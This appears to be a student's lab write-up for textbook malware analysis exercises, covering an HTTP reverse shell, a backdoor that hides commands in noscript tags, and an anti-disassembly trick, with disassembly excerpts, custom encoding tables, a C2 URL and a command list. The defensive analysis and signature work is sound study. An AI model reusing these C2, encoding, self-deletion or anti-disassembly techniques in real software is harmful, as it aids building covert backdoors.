


Figure 3. Read Data





Figure 4. Send Data

Read Data Thread uses a static user agent “Internet Surf” as shown below.



```
; int __cdecl InternetRead(LPCSTR lpszUrl)
InternetRead proc near

dwNumberOfBytesRead= dword ptr -4
lpszUrl= dword ptr  4

push    ecx
push    ebx
push    ebp
push    0                ; dwFlags
push    0                ; lpszProxyBypass
push    0                ; lpszProxy
push    0                ; dwAccessType
push    offset szAgent   ; "Internet Surf"
call    ds:InternetOpenA
push    0                ; dwContext
mov     ebp, eax
mov     eax, [esp+10h+lpszUrl]
```

Figure 5. Internet Surf User-agent

v. What kind of information is communicated in the malware’s initial beacon?

Setting a breakpoint @0x00401750, we will break before the malware attempts to send packets out. Here you will see a custom base64 encoded data being package ready to send out.





Figure 6. Base64 encoded data

The decoded text is the cmd.exe prompt.



Figrue 7. Decoded Base64

vi. What are some disadvantages in the design of this malware's communication channels?

1. Only outgoing traffic is encoded thus incoming commands are in plain for defender to see
2. The user agent used is hard coded for one of the thread which makes it easy to form a signature to detect it.
3. The other user agent looks out of place and defender can spot it if he/she go through the packet header.

vii. Is the malware's encoding scheme standard?

No. We can see the custom base64 key in the following figure.

```
data:00403010 ; char byte_403010[]
data:00403010 byte_403010     db 'W'              ; DATA XREF: BASE64+88↑r
data:00403010                                     ; BASE64+88↑r ...
data:00403011 aXyzlabcd3fghij db 'XYZlabcd3fghijko12e456789ABCDEFGHIJKL+/MNOPQRSTUVmn0pqrstuvwxyz',0
data:00403051                 align 4
data:00403054 aCmd_exe        db 'cmd.exe',0      ; DATA XREF: WinMain(x,x,x,x)+13D↑o
```

Figure 8. Custom base64 key

viii. How is communication terminated?

In the subroutine @0x00401800, once the malware reads the word **exit** from the C2 server, the thread will exit.




Figure 9. exit keyword

ix. What is the purpose of this malware, and what role might it play in the attacker's arsenal?

Reverse Shell via http. On termination of the malware a subroutine (0x00401880) will be called to delete itself from the system.




Figure 10. self delete

c. This lab builds on Practical 8 a. Imagine that this malware is an attempt by the attacker to improve his techniques. Analyze the malware found in file *Lab14-03.exe*.

i. What hard-coded elements are used in the initial beacon? What elements, if any, would make a good signature?

From the figure below, we can see hard-coded user-agent and headers (Acccept, Accept-Language, Accept-Encoding, and a unique UA-CPU field). All of these can be used as a signature especially the **UA-CPU** field. It is also noted that the author pass the string "**User-Agent: xxx**" into InternetOpenA API call. This results in User-Agent field being set to **User-**

Agent:User-Agent:xxx… A duplicate error in which we can used it to generate a good signature too.




Figure 1. HTTP Headers

ii. What elements of the initial beacon may not be conducive to a longlasting signature?

In the subroutine @0x401457, we can see that the url "**http://www.practicalmalwareanalsysis.com/start.htm**" is being set as the beacon destination. However that is provided that "**c:\\autobat.exe**" does not exists, if it exists, the contents will be read and parsed as the beacon destination instead.
Using "**http://www.practicalmalwareanalsysis.com/start.htm**" as a signature might not be a good idea since an attacker might be able to change the beacon destination.




Figure 2. autobat.exe

iii. How does the malware obtain commands? What example from the chapter used a similar methodology? What are the advantages of this technique?

The malware scan the response for a **<noscript>** tag. The text after the tag is the command to execute. The advantage of using this technique is that it is hiding the commands in plain sight that blends in the returned html page. Therefore making detection hard for defender.

```
.text:00401000                 push    ebp
.text:00401001                 mov     ebp, esp
.text:00401003                 sub     esp, 0D0h
.text:00401009                 mov     eax, [ebp+arg_0]
.text:0040100C                 add     eax, 1
.text:0040100F                 mov     [ebp+arg_0], eax
.text:00401012                 mov     ecx, [ebp+arg_0]
.text:00401015                 movsx   edx, byte ptr [ecx+8]
.text:00401019                 cmp     edx, '>'
.text:0040101C                 jnz     loc_401141
.text:00401022                 mov     eax, [ebp+arg_0]
.text:00401025                 movsx   ecx, byte ptr [eax]
.text:00401028                 cmp     ecx, 'n'
.text:0040102B                 jnz     loc_401141
.text:00401031                 mov     edx, [ebp+arg_0]
.text:00401034                 movsx   eax, byte ptr [edx+5]
.text:00401038                 cmp     eax, 'i'
.text:0040103B                 jnz     loc_401141
.text:00401041                 mov     ecx, [ebp+arg_0]
.text:00401044                 movsx   edx, byte ptr [ecx+1]
.text:00401048                 cmp     edx, 'o'
.text:0040104B                 jnz     loc_401141
.text:00401051                 mov     eax, [ebp+arg_0]
.text:00401054                 movsx   ecx, byte ptr [eax+4]
.text:00401058                 cmp     ecx, 'r'
.text:0040105B                 jnz     loc_401141
.text:00401061                 mov     edx, [ebp+arg_0]
.text:00401064                 movsx   eax, byte ptr [edx+2]
.text:00401068                 cmp     eax, 's'
.text:0040106B                 jnz     loc_401141
.text:00401071                 mov     ecx, [ebp+arg_0]
.text:00401074                 movsx   edx, byte ptr [ecx+6]
.text:00401078                 cmp     edx, 'p'
.text:0040107B                 jnz     loc_401141
.text:00401081                 mov     eax, [ebp+arg_0]
.text:00401084                 movsx   ecx, byte ptr [eax+3]
.text:00401088                 cmp     ecx, 'c'
.text:0040108B                 jnz     loc_401141
.text:00401091                 mov     edx, [ebp+arg_0]
.text:00401094                 movsx   eax, byte ptr [edx+7]
.text:00401098                 cmp     eax, 't'
.text:0040109B                 jnz     loc_401141
.text:004010A1                 mov     ecx, [ebp+arg_4]
.text:004010A4                 push    ecx             ; char *
.text:004010A5                 lea     edx, [ebp+var_CC]
.text:004010AB                 push    edx             ; char *
.text:004010AC                 call    _strcpy
```

Figure 3. <noscript>

iv. When the malware receives input, what checks are performed on the input to determine whether it is a valid command? How does the attacker hide the list of commands the malware is searching for?

Analyzing subroutine @00401000 & 0x00401684. The checks are as follows

1. starts with <noscript>
2. url exists after <noscript>
3. url ends with "69'"
4. commands must be in the form of /command/parameter

The attacker hides the commands by using only the first character to switch between predefined commands. Therefore he can use different words to represent same command so long as the first character matches in the switch.

v. What type of encoding is used for command arguments? How is it different from Base64, and what advantages or disadvantages does it offer?

The malware divides the parameters by 2 characters. Each 2 characters are passed to atoi function to convert it to integer. It then references the following string to get the exact character it represents.

```
.rdata:004070D4 00 00 00 00                          align 8
.rdata:004070D8                          ; char aAbcdefghijklmn[]
.rdata:004070D8 2F 61 62 63 64 65 66 67+aAbcdefghijklmn db '/abcdefghijklmnopqrstuvwxyz0123456789:.',0
```

Figure 4. Decode string

<u>Pro</u>

It is a custom encoding technique thus not easily detected by existing tools

<u>Con</u>

It is pretty simple to reverse.

vi. What commands are available to this malware?

Command	Description
d	Download & Execute
n	Exit
s	Sleep
r	Write autobat.exe

vii. What is the purpose of this malware?

The malware serves as a backdoor by downloading and execute new codes on the victim's machine via http request. It can also rewrite the config file "autobat.exe" to let it connect to a different C2 Server.

viii. This chapter introduced the idea of targeting different areas of code with independent signatures (where possible) in order to add resiliency to network indicators. What are some distinct areas of code or configuration data that can be targeted by network signatures?

1. "http://www.practicalmalwareanalysis.com/start.htm”

2. Any new url found in "c:\\autobat.exe"
3. Headers such as UA-CPU and User Agent (duplicated User-Agent)
4. http response contains <noscript>[url][69']

ix. What set of signatures should be used for this malware?

refer to question 8.

d. Analyze the sample found in the file Lab15-01.exe. This is a command-line program that takes an argument and prints "Good Job!" if the argument matches a secret code.

i. What anti-disassembly technique is used in this binary?

Xor was used followed by jz to trick the disassembler into making a jump. An opcode "E8" is used to make IDA Pro disassemble the code wrongly.

```
ext:00401000 ; int __cdecl main(int argc, const char **argv, const char **envp)
ext:00401000 _main:                                  ; CODE XREF: start+DE↓p
ext:00401000                 push    ebp
ext:00401001                 mov     ebp, esp
ext:00401003                 push    ebx
ext:00401004                 push    esi
ext:00401005                 push    edi
ext:00401006                 cmp     dword ptr [ebp+8], 2
ext:0040100A                 jnz     short loc_40105E
ext:0040100C                 xor     eax, eax
ext:0040100E                 jz      short near ptr loc_401010+1
ext:00401010
ext:00401010 loc_401010:                             ; CODE XREF: .text:0040100E↑j
ext:00401010                 call    near ptr 884C55A0h
ext:00401015                 dec     eax
ext:00401016                 add     al, 0Fh
ext:00401018                 mov     esi, 70FA8311h
ext:0040101D                 jnz     short loc_40105E
ext:0040101F                 xor     eax, eax
ext:00401021                 jz      short near ptr loc_401023+1
ext:00401023
ext:00401023 loc_401023:                             ; CODE XREF: .text:00401021↑j
ext:00401023                 call    near ptr 884C55B3h
ext:00401028                 dec     eax
ext:00401029                 add     al, 0Fh
ext:0040102B                 mov     esi, 0FA830251h
ext:00401030                 jno     short near ptr loc_4010A4+3
ext:00401032                 sub     esi, [ebx]
ext:00401034                 sal     byte ptr [ecx+eax-18h], 8Bh
ext:00401039                 inc     ebp
ext:0040103A                 or      al, 8Bh
ext:0040103C                 dec     eax
ext:0040103D                 add     al, 0Fh
ext:0040103F                 mov     esi, 0FA830151h
ext:00401044                 db      64h
ext:00401044                 jnz     short loc_40105E
ext:00401047                 xor     eax, eax
ext:00401049                 jz      short near ptr loc_40104B+1
ext:0040104B
ext:0040104B loc_40104B:                             ; CODE XREF: .text:00401049↑j
ext:0040104B                 call    near ptr 40702088h
ext:00401050                 add     bh, bh
ext:00401052                 adc     eax, offset printf
ext:00401057                 add     esp, 4
ext:0040105A                 xor     eax, eax
ext:0040105C                 jmp     short loc_401073
ext:0040105E ; ---------------------------------------------------------------------------
ext:0040105E
```

Figure 1. A confuse looking IDA Pro


We can undefine the code and reanalyze the code as shown below.

```
.text:00401000 ; int __cdecl main(int argc, const char **argv, const char **envp)
.text:00401000 _main:                                  ; CODE XREF: start+DE↓p
.text:00401000                 push    ebp
.text:00401001                 mov     ebp, esp
.text:00401003                 push    ebx
